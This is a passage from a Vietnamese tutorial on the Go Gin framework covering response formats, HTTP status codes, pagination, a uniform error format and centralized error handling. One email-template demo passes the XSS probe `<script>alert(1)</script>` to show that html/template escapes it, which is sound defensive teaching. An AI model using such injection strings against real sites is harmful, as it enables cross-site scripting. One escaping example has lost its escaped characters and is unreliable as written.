    {"alpha":2,"list":[],"none":null,"zebra":1}
/xml -> 200 application/xml; charset=utf-8
    <Product><id>1</id><name>Áo &lt;thun&gt; &amp; quần</name><price>250000</price></Product>
/string -> 200 text/plain; charset=utf-8
    xin chào Gin
/data -> 200 text/csv; charset=utf-8
    id,name\n1,Áo
/old -> 301 text/html; charset=utf-8
    <a href="/json">Moved Permanently</a>. Location=/json
/created -> 201
     Location=/products/7
/download -> 200 text/csv
    a,b attachment; filename="bao-cao.csv"
```

Những điều rút ra từ kết quả thật:

1. `c.JSON` **thoát ký tự HTML**: `<thun>` thành `<thun>`, `&` thành `&`. Với client JSON thì **vô hại** vì mọi bộ phân tích JSON đều giải mã lại đúng, nhưng làm nhật ký và công cụ xem thô khó đọc. `PureJSON` giữ nguyên ký tự. Chỉ dùng `PureJSON` khi biết chắc JSON **không** bị nhúng thẳng vào trang HTML (nhúng JSON vào thẻ `<script>` chính là lý do bộ thoát này tồn tại).
2. `gin.H` **là** `map[string]any`**, nên khóa luôn được sắp theo thứ tự chữ cái** (`alpha` trước `zebra`), bất kể bạn viết thứ tự nào. Muốn thứ tự khóa theo ý mình, hãy dùng **struct**. Khuyến nghị chung: `gin.H` chỉ dành cho phản hồi nhỏ, tạm thời; phản hồi thật của API nên là **struct có tag** `json`, vì struct có kiểu rõ ràng, có thể kiểm thử, và tài liệu hóa được (OpenAPI, Buổi 30).
3. **Slice rỗng và** `nil` **khác nhau**: `[]string{}` ra `[]` còn `nil` ra `null`. Frontend lặp qua `data.items.map(...)` sẽ **lỗi** với `null`. Quy ước tốt: danh sách luôn trả `[]`, khởi tạo bằng `make([]T, 0)` hoặc `[]T{}` khi không có phần tử.

4. `c.Redirect(301, ...)` **tự sinh thân HTML** nhỏ và header `Location`. Với API, chuyển hướng hiếm khi cần; nếu cần, dùng `308`/`307` để giữ nguyên phương thức (`POST` không bị đổi thành `GET`).
5. `c.Status(201)` **rồi** `Location`: không ghi thân, chỉ có mã và header. Đây là cách trả `201 Created` kèm địa chỉ của tài nguyên mới khi không cần thân.
6. `Content-Disposition: attachment` ra lệnh cho trình duyệt **tải về** thay vì hiển thị. Với tên tệp có dấu tiếng Việt, dùng `FileAttachment` (nó mã hóa theo RFC 5987 `filename*=UTF-8''...` khi tên không phải ASCII) thay vì tự ghép chuỗi.

> **Về bộ mã hóa JSON**
> Mặc định Gin dùng `encoding/json` của thư viện chuẩn. Có thể đổi sang `jsoniter`, `go-json` hoặc `sonic` bằng **build tag** (`go build -tags=sonic`); Gin chọn bộ mã hóa ở thời điểm biên dịch (gói `github.com/gin-gonic/gin/codec/json` giữ biến `API` mô tả bộ đang dùng). Hãy **đo trước khi đổi**: với phần lớn API, JSON không phải nút thắt (CSDL và mạng chậm hơn hàng chục lần), và mỗi bộ mã hóa khác có thể khác biệt tinh tế về hành vi (thứ tự khóa, `omitempty`, số lớn). Đừng đổi chỉ vì "nghe nói nhanh hơn".

1.1. Header phải đi trước thân, và đừng ghi hai lần

Hai lỗi nhìn rất vô hại mà gặp **liên tục** trong mã thật:

```
// SAI 1: quên return -> chạy tiếp, ghi thêm một phản hồi nữa vào cùng kết nối
if err := c.ShouldBindJSON(&req); err != nil {
    c.JSON(http.StatusBadRequest, gin.H{"error": "dữ liệu không hợp lệ"})
    // thiếu return!
}
c.JSON(http.StatusCreated, doCreate(req)) // thân thứ hai nối vào sau thân thứ nhất

// SAI 2: đặt header sau khi đã ghi thân -> bị bỏ qua
c.JSON(http.StatusOK, data)
c.Header("Cache-Control", "no-store") // quá muộn, header đã gửi
```

Lỗi thứ nhất sinh ra phản hồi **hai đối tượng JSON dính liền** (không hợp lệ) và, tệ hơn, có thể **vẫn thực hiện thao tác** (tạo bản ghi với dữ liệu sai). Cách phòng: dùng `c.AbortWithStatusJSON(...)` rồi `return`, hoặc tốt hơn là mô hình "handler trả về `error`" ở mục 5, nơi bạn **không thể quên** vì `return err` là cách duy nhất để báo lỗi.

2. Mã trạng thái: chọn đúng để client xử lý đúng

Client (và proxy, CDN, bộ giám sát) hành xử theo **mã trạng thái** trước khi đọc thân. Mã sai là lỗi thật: CDN cache nhầm `200` chứa thông báo lỗi, bộ giám sát không thấy `5xx` thật, thư viện retry của client thử lại một lỗi không bao giờ thành công.

Mã	Tên	Dùng khi
`200`	OK	Thành công, có thân (đọc, cập nhật trả về tài nguyên)
`201`	Created	Tạo tài nguyên mới. Kèm header `Location: /products/7` và thường trả luôn tài nguyên
`202`	Accepted	Đã **nhận** yêu cầu nhưng xử lý **bất đồng bộ** (xuất báo cáo, gửi email). Trả địa chỉ để hỏi trạng thái
`204`	No Content	Thành công **không có thân** (xóa, cập nhật không cần trả lại). Không được kèm thân
`301`/`308`	Moved Permanently	Tài nguyên chuyển vĩnh viễn

Mã	Tên	Dùng khi
`304`	Not Modified	Dữ liệu client đang giữ vẫn còn mới (mục 9)
`400`	Bad Request	Yêu cầu sai cú pháp: JSON hỏng, sai kiểu, tham số không phân tích được
`401`	Unauthorized	**Chưa xác thực** (thiếu/hết hạn/sai token). Tên gọi gây hiểu nhầm: nghĩa là "unauthenticated"
`403`	Forbidden	Đã xác thực nhưng **không có quyền**
`404`	Not Found	Không có tài nguyên. Cũng dùng để **giấu sự tồn tại** của tài nguyên người khác (thay cho `403`)
`405`	Method Not Allowed	Có đường dẫn nhưng sai phương thức; kèm header `Allow`
`409`	Conflict	Xung đột trạng thái: trùng email, hết hàng, sửa trên phiên bản cũ
`410`	Gone	Từng tồn tại, nay bị xóa vĩnh viễn
`413`	Content Too Large	Thân vượt giới hạn (Buổi 24)
`415`	Unsupported Media Type	`Content-Type` không được hỗ trợ
`422`	Unprocessable Content	Cú pháp đúng nhưng **vi phạm quy tắc dữ liệu** (validation)
`429`	Too Many Requests	Bị giới hạn tần suất; kèm `Retry-After` (Buổi 26)
`500`	Internal Server Error	Lỗi của **server** mà bạn không lường trước
`502`/`503`/`504`	Bad Gateway / Service Unavailable / Gateway Timeout	Phụ thuộc phía sau hỏng / quá tải / quá chậm. `503` kèm `Retry-After`

Ba cặp dễ nhầm, hãy ghi nhớ bằng câu hỏi quyết định:

- `401` **hay** `403`**?** Hỏi "server có biết bạn là ai không?". Không biết: `401`. Biết nhưng không cho: `403`.
- `400` **hay** `422`**?** Hỏi "server có đọc hiểu được yêu cầu không?". Không đọc nổi (JSON hỏng, sai kiểu): `400`. Đọc được nhưng dữ liệu vi phạm quy tắc: `422`. (Nhiều API dùng `400` cho cả hai; điều quan trọng là **chọn một quy ước và giữ nhất quán**. ShopGo dùng `400` và `422` như phân biệt ở Buổi 24.)
- `404` **hay** `403` **cho tài nguyên của người khác?** Với dữ liệu nhạy cảm (đơn hàng, hồ sơ), trả `404` để **không tiết lộ** rằng tài nguyên có tồn tại. Đây là quy ước của ShopGo cho mọi tài nguyên thuộc về người dùng.

> **Đừng trả 200 kèm {"success": false}**
> Kiểu "luôn trả 200, lỗi nằm trong thân" phá hỏng mọi công cụ dựa trên mã trạng thái: cache, bộ cân bằng tải, giám sát tỷ lệ lỗi, thư viện retry, bảng điều khiển SLO (Buổi 38). Mã trạng thái là phần **được máy đọc**, hãy để nó nói đúng.

3. Khuôn phản hồi thành công

Có hai trường phái, và cả hai đều hợp lệ nếu bạn **nhất quán**:

	Trả tài nguyên trần (*bare*)	Bọc trong envelope
Ví dụ	`{"id":7,"name":"Áo"}`	`{"data":{"id":7,"name":"Áo"}}`
Ưu	Gọn, tự nhiên, đúng tinh thần REST, ít lớp bọc	Chỗ cố định cho siêu dữ liệu (`meta`, `links`), dễ mở rộng mà không phá hợp đồng

	Trả tài nguyên trần (*bare*)	Bọc trong envelope
Nhược	Danh sách cần nơi đặt phân trang: dùng header (`Link`, `X-Total-Count`) hoặc phải đổi hình dạng	Thêm một tầng lồng nhau ở phía client

Quy ước của ShopGo (cân bằng cả hai): tài nguyên đơn trả **trần**; **danh sách** luôn trả `{"data": [...], "meta": {...}}` vì danh sách gần như chắc chắn cần phân trang và thông tin đi kèm. Chương trình sau dùng một kiểu generic `Page[T]` để mọi danh sách có cùng khuôn, đồng thời minh họa `201` + `Location`, `202`, `204`, `404`/`405` thống nhất và `application/problem+json`.

```
package main

import (
    "fmt"
    "html/template"
    "net/http"
    "net/http/httptest"
    "strings"

    "github.com/gin-gonic/gin"
)

type Page[T any] struct {
    Data []T      `json:"data"`
    Meta PageMeta `json:"meta"`
}

type PageMeta struct {
    Page     int `json:"page"`
    PageSize int `json:"page_size"`
    Total    int `json:"total"`
}

type Product struct {
    ID   int    `json:"id"`
    Name string `json:"name"`
}

// problem là bản rút gọn của RFC 9457 (Problem Details for HTTP APIs).
func problem(c *gin.Context, status int, typ, title, detail string) {
    c.Header("Content-Type", "application/problem+json")
    c.AbortWithStatusJSON(status, gin.H{"type": typ, "title": title, "status": status, "detail": detail,
"instance": c.Request.URL.Path})
}

func main() {
    gin.SetMode(gin.TestMode)
    r := gin.New()
    r.HandleMethodNotAllowed = true // mặc định TẮT: sai method sẽ ra 404 thay vì 405

    // 404 và 405 cũng phải theo đúng mô hình lỗi chung của API.
    r.NoRoute(func(c *gin.Context) {
        c.JSON(http.StatusNotFound, gin.H{"error": gin.H{"code": "route_not_found", "message": "Đường dẫn
không tồn tại."}})
    })
    r.NoMethod(func(c *gin.Context) {
        c.JSON(http.StatusMethodNotAllowed, gin.H{"error": gin.H{"code": "method_not_allowed", "message":
"Phương thức không được hỗ trợ."}})
    })

    r.GET("/products", func(c *gin.Context) {
        c.JSON(http.StatusOK, Page[Product]{
```

```
            Data: []Product{{1, "Áo thun"}, {2, "Quần jean"}},
            Meta: PageMeta{Page: 1, PageSize: 20, Total: 2},
        })
    })
    r.POST("/products", func(c *gin.Context) {
        p := Product{ID: 7, Name: "Mới"}
        c.Header("Location", fmt.Sprintf("/products/%d", p.ID))
        c.JSON(http.StatusCreated, p)
    })
    r.DELETE("/products/:id", func(c *gin.Context) { c.Status(http.StatusNoContent) })
    r.POST("/exports", func(c *gin.Context) {
        c.Header("Location", "/exports/9")
        c.JSON(http.StatusAccepted, gin.H{"id": 9, "status": "queued"})
    })
    r.GET("/problem", func(c *gin.Context) {
        problem(c, http.StatusConflict, "https://api.shopgo.vn/errors/out-of-stock", "Hết hàng", "Sản phẩm
7 chỉ còn 2, bạn yêu cầu 5.")
    })

    // HTML template: dùng cho email, trang quản trị đơn giản. html/template TỰ ESCAPE theo ngữ cảnh.
    tpl := template.Must(template.New("mail").Parse(`<h1>Đơn {{.ID}}</h1><p>Khách: {{.Name}}</p><a
href="/o?q={{.Name}}">xem</a>{{"\n"}}`))
    r.SetHTMLTemplate(tpl)
    r.GET("/mail", func(c *gin.Context) {
        c.HTML(http.StatusOK, "mail", gin.H{"ID": 12, "Name": `<script>alert(1)</script> & "Nam"`})
    })

    type call struct{ method, path string }
    for _, k := range []call{
        {"GET", "/products"}, {"POST", "/products"}, {"DELETE", "/products/3"}, {"POST", "/exports"},
        {"GET", "/problem"}, {"GET", "/khong-co"}, {"PUT", "/products"}, {"GET", "/mail"},
    } {
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, httptest.NewRequest(k.method, k.path, nil))
        extra := ""
        if l := rec.Header().Get("Location"); l != "" {
            extra = " Location=" + l
        }
        if a := rec.Header().Get("Allow"); a != "" {
            extra += " Allow=" + a
        }
        fmt.Printf("%s %s -> %d %s%s\n    %s\n", k.method, k.path, rec.Code, rec.Header().Get("Content-
Type"), extra,
            strings.TrimSpace(rec.Body.String()))
    }
}
```

```
GET /products -> 200 application/json; charset=utf-8
    {"data":[{"id":1,"name":"Áo thun"},{"id":2,"name":"Quần
jean"}],"meta":{"page":1,"page_size":20,"total":2}}
POST /products -> 201 application/json; charset=utf-8 Location=/products/7
    {"id":7,"name":"Mới"}
DELETE /products/3 -> 204

POST /exports -> 202 application/json; charset=utf-8 Location=/exports/9
    {"id":9,"status":"queued"}
GET /problem -> 409 application/problem+json
    {"detail":"Sản phẩm 7 chỉ còn 2, bạn yêu cầu 5.","instance":"/problem","status":409,"title":"Hết
hàng","type":"https://api.shopgo.vn/errors/out-of-stock"}
GET /khong-co -> 404 application/json; charset=utf-8
    {"error":{"code":"route_not_found","message":"Đường dẫn không tồn tại."}}
PUT /products -> 405 application/json; charset=utf-8 Allow=GET, POST
    {"error":{"code":"method_not_allowed","message":"Phương thức không được hỗ trợ."}}
GET /mail -> 200 text/html; charset=utf-8
    <h1>Đơn 12</h1><p>Khách: &lt;script&gt;alert(1)&lt;/script&gt; &amp; &#34;Nam&#34;</p><a
href="/o?q=%3cscript%3ealert%281%29%3c%2fscript%3e%20%26%20%22Nam%22">xem</a>
```

Quan sát:

- `Page[T]` là **struct generic**: một định nghĩa phục vụ mọi danh sách (`Page[Product]`, `Page[Order]`...). Tên trường JSON cố định (`data`, `meta`) giúp frontend viết **một** hàm xử lý phân trang duy nhất.
- `POST /products` trả `201` **kèm** `Location`; `POST /exports` trả `202` kèm `Location` của "tài nguyên theo dõi trạng thái" (`/exports/9`). Client hỏi `GET /exports/9` cho đến khi xong; đây là mẫu chuẩn cho tác vụ nền, dùng lại ở Buổi 33.
- `DELETE` trả `204` **không có thân** và không có `Content-Type`.
- `r.HandleMethodNotAllowed = true` bật việc phân biệt `405` với `404`: gọi `PUT /products` (đường dẫn có, phương thức không) ra `405` kèm `Allow: GET, POST`. **Mặc định tính năng này tắt**, nghĩa là sai phương thức sẽ ra `404` gây hiểu nhầm. Hãy bật nó.
- `NoRoute` và `NoMethod` biến `404`/`405` thành **cùng một khuôn lỗi** với phần còn lại. Nếu bỏ qua, client nhận chuỗi `404 page not found` dạng văn bản thuần ngay giữa một API toàn JSON và `JSON.parse` của frontend sẽ nổ.
- Mẫu email dùng `html/template`: giá trị độc hại `<script>alert(1)</script>` được **thoát khác nhau tùy ngữ cảnh**: trong thân HTML thành `<script>`, còn trong thuộc tính `href` thành dạng phần trăm `%3cscript%3e`. Đó là lý do **luôn dùng** `html/template`**, không bao giờ** `text/template` để sinh HTML.

3.1. Phân trang: offset hay con trỏ (cursor)?

	Offset (`?page=3&page_size=20`)	Cursor (`?after=<mã>&limit=20`)
Cách làm	`LIMIT 20 OFFSET 40`	`WHERE (created_at, id) < ($1, $2) ORDER BY created_at DESC, id DESC LIMIT 20`
Ưu	Đơn giản, nhảy tới trang bất kỳ, biết tổng số trang	**Ổn định** khi dữ liệu thay đổi, nhanh ở trang sâu (dùng chỉ mục)
Nhược	Trang sâu chậm (CSDL vẫn quét qua và bỏ `OFFSET` dòng); **trùng/sót dòng** khi có bản ghi chèn vào giữa lúc duyệt	Không nhảy tới trang N; cần khóa sắp xếp ổn định và duy nhất
Hợp với	Trang quản trị, danh sách nhỏ có đánh số trang	Nguồn cấp (*feed*), danh sách lớn, cuộn vô hạn, API công khai

ShopGo dùng **offset** cho trang quản trị và **cursor** cho API công khai/feed (Dự án 3 làm cả hai). Dù chọn gì, hãy trả `meta` đủ để client đi tiếp: với offset là `page`, `page_size`, `total`; với cursor là `next_cursor` (rỗng khi hết). Cursor nên là **chuỗi mờ** (mã hóa base64 của khóa sắp xếp) để bạn đổi cách cài đặt mà không phá hợp đồng.

4. Khuôn phản hồi lỗi: một hình dạng cho mọi lỗi

Frontend muốn viết **một** hàm xử lý lỗi. Điều đó chỉ khả thi khi **mọi** lỗi (validation, không tìm thấy, không có quyền, hết hàng, lỗi hệ thống, `404` của router, panic) có cùng hình dạng. ShopGo công bố khuôn sau:

```
{
  "error": {
    "code": "validation_failed",
    "message": "Dữ liệu không hợp lệ.",
    "details": [ { "field": "email", "rule": "email", "message": "không phải email hợp lệ" } ],
    "request_id": "req-5"
  }
}
```

Trường	Ý nghĩa và quy tắc
`code`	**Mã ổn định cho máy đọc** (`not_found`, `conflict`, `validation_failed`, `out_of_stock`...). Frontend rẽ nhánh và dịch dựa trên mã này. **Không bao giờ đổi** sau khi công bố.
`message`	Câu **cho người đọc**, an toàn để hiển thị. Có thể đổi/dịch tự do; client không được phân tích chuỗi này.
`details`	Tùy chọn, thông tin có cấu trúc (lỗi theo từng trường, số lượng còn lại...).
`request_id`	Mã tương quan: người dùng báo "tôi bị lỗi, mã req-5", bạn tìm đúng dòng log trong vài giây.

RFC 9457 (kế thừa RFC 7807, *Problem Details for HTTP APIs*) là chuẩn quốc tế cho cùng mục đích, với `Content-Type: application/problem+json` và các trường `type`, `title`, `status`, `detail`, `instance` (đã thấy ở `/problem` trong chương trình trước, trong đó `type` là một URL định danh loại lỗi). Chọn cái nào?

- **Dùng RFC 9457** nếu API công khai cho nhiều bên tích hợp bên ngoài, hoặc tổ chức đã chuẩn hóa theo nó. Ưu điểm là có thư viện và công cụ hiểu sẵn.
- **Dùng khuôn riêng** (như trên) nếu API chủ yếu phục vụ frontend của chính bạn. Ưu điểm là gọn, có chỗ cho `code` ổn định và `request_id`.

Cả hai đều ổn. Điều **không ổn** là không có khuôn nào, hoặc có hai khuôn lẫn lộn trong cùng một API. (Có thể kết hợp: dùng các trường của RFC 9457 và thêm trường mở rộng `code`, `request_id`; RFC cho phép trường bổ sung.)

> **Ba điều không bao giờ được xuất hiện trong thân lỗi gửi cho client**
>
> 1. **Chuỗi lỗi thô** của hạ tầng: `dial tcp 10.0.0.5:5432: connection refused`, `pq: duplicate key value violates unique constraint "users_email_key"`. Chúng lộ địa chỉ mạng nội bộ, tên bảng, tên ràng buộc, phiên bản phần mềm: nguyên liệu cho kẻ tấn công.
> 2. **Stack trace** hay tên hàm/tên file nội bộ.
> 3. **Thông điệp phân biệt được** "email không tồn tại" và "mật khẩu sai" ở endpoint đăng nhập (cho phép dò tài khoản, *user enumeration*). Dùng một thông điệp chung: "Email hoặc mật khẩu không đúng."
>
> Quy tắc: lỗi `5xx` trả **thông điệp chung** + `request_id`; **nguyên nhân thật chỉ nằm trong log** phía server.

5. Xử lý lỗi tập trung: handler *trả về* error

Với Gin chuẩn, handler có chữ ký `func(c *gin.Context)` không trả gì, nên mỗi chỗ gặp lỗi bạn phải tự `c.JSON(...)` rồi nhớ `return`. Hậu quả: 40 handler có 40 cách báo lỗi hơi khác nhau, và lỗi nào cũng có nguy cơ quên `return` hoặc lỡ lộ `err.Error()`.

Giải pháp: đổi chữ ký thành `func(c *gin.Context) error` và dùng **một hàm bọc duy nhất** chuyển `error` thành phản hồi. Khi đó handler chỉ việc `return err`, còn *quyết định* (mã HTTP nào? trả gì? ghi log mức nào?) nằm ở **một nơi** để đọc, kiểm thử và thay đổi.

Thiết kế gồm bốn phần:

1. **Lỗi miền nghiệp vụ** (`ErrNotFound`, `ErrConflict`, `ErrForbidden`): do tầng service/repository trả về, **không biết gì về HTTP** (phân tầng: Buổi 27 và 40). Có thể bọc thêm ngữ cảnh bằng `fmt.Errorf("tìm sản phẩm 7: %w", ErrNotFound)`; `errors.Is` vẫn nhận ra.
2. `AppError`: lỗi mà tầng giao tiếp (handler/validation) đã biết rõ phải trả gì (mã HTTP, `code`, thông điệp, `details`).

3. `respondError`: hàm duy nhất ánh xạ lỗi sang phản hồi. Phân loại bằng `errors.As` (cho `AppError`) và `errors.Is` (cho lỗi miền). **Mọi lỗi không nhận ra rơi vào `500`** với thông điệp chung.
4. **Ghi log theo mức**: `4xx` là lỗi của *client* (mức INFO, đừng đánh thức ai lúc 3 giờ sáng), `5xx` là lỗi của *chúng ta* (mức ERROR, kèm nguyên nhân thật và `request_id`).

Chương trình dưới đây gom cả bốn phần, thêm middleware `request_id` (bản đầy đủ ở Buổi 26) và `CustomRecoveryWithWriter` để **panic cũng đi qua đúng cửa ra**:

```
package main

import (
    "bytes"
    "errors"
    "fmt"
    "io"
    "log/slog"
    "net/http"
    "net/http/httptest"
    "strings"
    "sync/atomic"

    "github.com/gin-gonic/gin"
)

// Lỗi miền nghiệp vụ: tầng service/repository trả về, KHÔNG biết gì về HTTP.
var (
    ErrNotFound  = errors.New("không tìm thấy")
    ErrConflict  = errors.New("xung đột dữ liệu")
    ErrForbidden = errors.New("không có quyền")
)

// AppError là lỗi đã biết rõ phải trả gì cho client (tạo ở handler/validation).
type AppError struct {
    Status  int
    Code    string
    Message string
    Details any
}

func (e *AppError) Error() string { return e.Code + ": " + e.Message }

// HandlerFunc: handler TRẢ VỀ error thay vì tự ghi phản hồi lỗi ở từng nơi.
type HandlerFunc func(c *gin.Context) error

type Server struct{ log *slog.Logger }

// Wrap là cầu nối duy nhất giữa "handler trả error" và gin.HandlerFunc.
func (s *Server) Wrap(h HandlerFunc) gin.HandlerFunc {
    return func(c *gin.Context) {
        if err := h(c); err != nil {
            s.respondError(c, err)
        }
    }
}

// respondError là NƠI DUY NHẤT quyết định mã HTTP, nội dung trả client và việc ghi log.
func (s *Server) respondError(c *gin.Context, err error) {
    status, code, msg := http.StatusInternalServerError, "internal", "Lỗi hệ thống. Vui lòng thử lại sau."
    var details any

    var app *AppError
    switch {
    case errors.As(err, &app):
        status, code, msg, details = app.Status, app.Code, app.Message, app.Details
    case errors.Is(err, ErrNotFound):
```

```
        status, code, msg = http.StatusNotFound, "not_found", "Không tìm thấy tài nguyên."
    case errors.Is(err, ErrConflict):
        status, code, msg = http.StatusConflict, "conflict", "Dữ liệu xung đột với trạng thái hiện tại."
    case errors.Is(err, ErrForbidden):
        status, code, msg = http.StatusForbidden, "forbidden", "Bạn không có quyền thực hiện thao tác này."
    }

    rid := c.GetString("request_id")
    if status >= 500 {
        // Nguyên nhân THẬT chỉ nằm trong log (kèm request_id để tra), không bao giờ trả cho client.
        s.log.Error("lỗi máy chủ", "request_id", rid, "route", c.FullPath(), "err", err)
    } else {
        s.log.Info("lỗi client", "request_id", rid, "route", c.FullPath(), "code", code)
    }
    body := gin.H{"code": code, "message": msg, "request_id": rid}
    if details != nil {
        body["details"] = details
    }
    c.AbortWithStatusJSON(status, gin.H{"error": body})
}

func main() {
    gin.SetMode(gin.TestMode)

    var logBuf bytes.Buffer
    log := slog.New(slog.NewTextHandler(&logBuf, &slog.HandlerOptions{
        ReplaceAttr: func(_ []string, a slog.Attr) slog.Attr {
            if a.Key == slog.TimeKey {
                return slog.Attr{}
            }
            return a
        },
    }))
    s := &Server{log: log}

    var seq atomic.Int32
    r := gin.New()
    r.Use(func(c *gin.Context) { // middleware request ID (bản đầy đủ ở Buổi 26)
        id := fmt.Sprintf("req-%d", seq.Add(1))
        c.Set("request_id", id)
        c.Header("X-Request-Id", id)
        c.Next()
    })
    // Recovery tùy biến: panic cũng trả ĐÚNG mô hình lỗi chung, và ghi log nguyên nhân.
    r.Use(gin.CustomRecoveryWithWriter(io.Discard, func(c *gin.Context, recovered any) {
        s.respondError(c, fmt.Errorf("panic: %v", recovered))
    }))

    r.GET("/ok", s.Wrap(func(c *gin.Context) error {
        c.JSON(http.StatusOK, gin.H{"status": "ok"})
        return nil
    }))
    r.GET("/missing", s.Wrap(func(c *gin.Context) error {
        return fmt.Errorf("tìm sản phẩm 7: %w", ErrNotFound) // lỗi miền, được bọc ngữ cảnh
    }))
    r.GET("/conflict", s.Wrap(func(c *gin.Context) error {
        return fmt.Errorf("tạo user: email an@x.vn đã tồn tại: %w", ErrConflict)
    }))
    r.GET("/forbidden", s.Wrap(func(c *gin.Context) error { return ErrForbidden }))
    r.GET("/invalid", s.Wrap(func(c *gin.Context) error {
        return &AppError{Status: http.StatusUnprocessableEntity, Code: "validation_failed",
            Message: "Dữ liệu không hợp lệ.",
            Details: []gin.H{{"field": "email", "rule": "email", "message": "không phải email hợp lệ"}}}
    }))
    r.GET("/db", s.Wrap(func(c *gin.Context) error {
        return errors.New("dial tcp 10.0.0.5:5432: connection refused") // chi tiết hạ tầng: KHÔNG được lộ
    }))
    r.GET("/panic", func(c *gin.Context) { panic("con trỏ nil ở đâu đó") })
```

```
    for _, path := range []string{"/ok", "/missing", "/conflict", "/forbidden", "/invalid", "/db",
"/panic"} {
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, httptest.NewRequest("GET", path, nil))
        fmt.Printf("%-10s %d %s\n", path, rec.Code, strings.TrimSpace(rec.Body.String()))
    }
    fmt.Println("--- log phía server (nơi duy nhất thấy nguyên nhân thật) ---")
    fmt.Print(logBuf.String())
}
```

```
/ok        200 {"status":"ok"}
/missing   404 {"error":{"code":"not_found","message":"Không tìm thấy tài nguyên.","request_id":"req-2"}}
/conflict  409 {"error":{"code":"conflict","message":"Dữ liệu xung đột với trạng thái hiện
tại.","request_id":"req-3"}}
/forbidden 403 {"error":{"code":"forbidden","message":"Bạn không có quyền thực hiện thao tác
này.","request_id":"req-4"}}
/invalid   422 {"error":{"code":"validation_failed","details":[{"field":"email","message":"không phải email
hợp lệ","rule":"email"}],"message":"Dữ liệu không hợp lệ.","request_id":"req-5"}}
/db        500 {"error":{"code":"internal","message":"Lỗi hệ thống. Vui lòng thử lại
sau.","request_id":"req-6"}}
/panic     500 {"error":{"code":"internal","message":"Lỗi hệ thống. Vui lòng thử lại
sau.","request_id":"req-7"}}
--- log phía server (nơi duy nhất thấy nguyên nhân thật) ---
level=INFO msg="lỗi client" request_id=req-2 route=/missing code=not_found
level=INFO msg="lỗi client" request_id=req-3 route=/conflict code=conflict
level=INFO msg="lỗi client" request_id=req-4 route=/forbidden code=forbidden
level=INFO msg="lỗi client" request_id=req-5 route=/invalid code=validation_failed
level=ERROR msg="lỗi máy chủ" request_id=req-6 route=/db err="dial tcp 10.0.0.5:5432: connection refused"
level=ERROR msg="lỗi máy chủ" request_id=req-7 route=/panic err="panic: con trỏ nil ở đâu đó"
```

Hãy đọc kỹ cặp "phản hồi" và "log":

- `/missing`: handler trả `fmt.Errorf("tìm sản phẩm 7: %w", ErrNotFound)`. Client chỉ thấy `not_found` và câu chung; ngữ cảnh "sản phẩm 7" không rò ra ngoài.
- `/db`: nguyên nhân thật `dial tcp 10.0.0.5:5432: connection refused` **chỉ có trong log** (mức ERROR, kèm `request_id=req-6`). Client nhận thông điệp chung và mã `req-6` để báo lại. Đây chính là quy tắc "nguyên nhân thật chỉ nằm trong log".
- `/panic`: một con trỏ nil ở đâu đó cũng đi qua `respondError` và ra **cùng khuôn lỗi**, không phải trang văn bản `500 Internal Server Error` trơ trọi. Recovery mặc định của Gin in stack trace ra `stderr`; ở đây ta chủ động `io.Discard` để tự ghi log có cấu trúc (trong sản phẩm thật, hãy ghi cả stack trace bằng `runtime/debug.Stack()` vào log, **không** vào phản hồi).
- Có đúng **một** chỗ gọi `AbortWithStatusJSON` cho lỗi. Muốn đổi khuôn lỗi (thêm trường, chuyển sang RFC 9457), bạn sửa **một hàm**.

5.1. Thêm lỗi mới như thế nào?

Khi tầng nghiệp vụ cần một loại lỗi mới (ví dụ "hết hàng" với số lượng còn lại), có hai lựa chọn tùy mức độ:

```
// Cách 1: lỗi miền đơn giản -> thêm sentinel và một nhánh trong respondError
var ErrOutOfStock = errors.New("hết hàng")
// ... case errors.Is(err, ErrOutOfStock): status, code, msg = 409, "out_of_stock", "Sản phẩm không đủ số
lượng."

// Cách 2: lỗi miền mang dữ liệu -> kiểu lỗi riêng, dùng errors.As để lấy dữ liệu
type OutOfStockError struct {
    ProductID int64
    Available int
}

func (e *OutOfStockError) Error() string {
    return fmt.Sprintf("sản phẩm %d chỉ còn %d", e.ProductID, e.Available)
}
```

```
// ... trong respondError:
// var oos *OutOfStockError
// case errors.As(err, &oos):
//     status, code, msg = 409, "out_of_stock", "Sản phẩm không đủ số lượng."
//     details = gin.H{"product_id": oos.ProductID, "available": oos.Available}
```

Nguyên tắc: **service trả lỗi miền (không biết HTTP), `respondError` dịch sang HTTP**. Nhờ đó cùng một service dùng được cho gRPC (Buổi 34) hay hàng đợi (Buổi 33) mà không đổi: mỗi cửa giao tiếp có bộ dịch lỗi của riêng nó.

5.2. Hai phong cách: return error và c.Error()

Gin có sẵn cơ chế `c.Error(err)` gắn lỗi vào `c.Errors`, để một middleware chạy sau `c.Next()` đọc `c.Errors.Last()` và phản hồi. Hai cách đạt cùng mục đích:

	`HandlerFunc` trả `error` (khuyến nghị)	`c.Error(err)` + middleware
Kiểu dữ liệu	Chữ ký riêng, cần hàm `Wrap` khi đăng ký route	Handler Gin nguyên bản
Bảo đảm	Trình biên dịch **buộc** bạn xử lý đường lỗi (`return err`)	Dễ quên `return` sau `c.Error`, handler chạy tiếp
Tương thích	Mỗi route phải `Wrap`	Một middleware cho cả nhóm route

ShopGo chọn cách đầu: ít bẫy hơn. Điều quan trọng không phải cách nào, mà là **chỉ một nơi** chịu trách nhiệm phản hồi lỗi.

6. 404, 405 và panic cũng là lỗi của API

Ba nguồn lỗi hay bị bỏ quên vì chúng không do handler của bạn sinh ra:

- `NoRoute`: không khớp đường dẫn nào. Đăng ký handler trả đúng khuôn lỗi (đã làm ở chương trình mục 3).
- `NoMethod` + `HandleMethodNotAllowed = true`: sai phương thức, trả `405` kèm `Allow`.
- **Panic**: dùng `CustomRecovery`/`CustomRecoveryWithWriter` để panic ra cùng khuôn lỗi (chương trình mục 5) và **không bao giờ để panic làm sập tiến trình**. Lưu ý recovery của Gin chỉ bắt panic trong goroutine xử lý request; panic trong goroutine bạn tự `go` **không được bắt**: bạn phải tự `defer recover` ở đó (Buổi 13).

Thêm một nguồn nữa: **router không thấy được lỗi do hạ tầng đứng trước** (Nginx trả `502` dạng HTML khi Gin chết). Đó là lý do frontend nên xử lý "phản hồi không phải JSON" như một nhánh riêng, và lý do giám sát cần cả ở tầng proxy (Buổi 46, 49).

7. Một số quy ước đáng thống nhất sớm

Những quy ước nhỏ dưới đây nếu không chốt sớm sẽ thành **món nợ kỹ thuật** khó trả vì đã có client phụ thuộc:

